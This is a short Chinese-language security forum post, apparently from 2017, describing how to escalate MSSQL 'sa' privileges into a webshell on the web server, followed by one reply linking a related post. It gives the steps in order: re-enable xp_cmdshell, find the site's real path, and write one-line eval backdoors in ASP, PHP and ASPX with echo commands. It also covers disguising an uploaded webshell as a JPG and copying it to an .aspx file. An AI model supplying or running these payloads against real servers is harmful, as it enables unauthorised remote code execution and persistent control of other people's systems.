sa权限获取webshell思路

simeon / 2017-05-15 06:16:51 / 浏览数 3561 安全技术 技术讨论 顶(0) 踩(0)


---

sa权限获取webshell思路

1.通过SQL查询分析器通过sa权限首先恢复xp_cmdshell存储过程。 2.通过SQL Tools2.0连接数据库，执行命令，查看网站路径以及磁盘文件，获取网站的真实路径。 3.echo生成一句话后门。 4.直接获取webshell权限。 5.如果echo生成的一句话后门无法执行，可以通过查看对应网站的数据库，获取后台登陆密码，通过后台上传webshell的jpg。然后通过copy命令将jgp文件复制为aspx文件 1.寻找可写的文件夹，例如c:/windows/temp，以及网站的真实路劲。 2.通过echo命令生成一句话后门 echo ^<%eval request(cmd)% ^>^>d:\wwwroot\ok.asp echo ^<?php @eval($_POST[cmd]);?^>^>cmd.php echo ^<%@ PageLanguage="Jscript%"^>^<^%eval(Request.Item["pass"],"unsafe");%^>^>c:\inetpub\wwwroot\cmd.aspx

上一篇：最新勒索软件WannaCrypt病... 下一篇：分享微软MS漏洞对应的KB号（20...

1. 1 条回复


hades 2017-05-15 06:52:53

https://xianzhi.aliyun.com/forum/read/769.html

Exec OS Command Via MSSQL

0 回复Ta
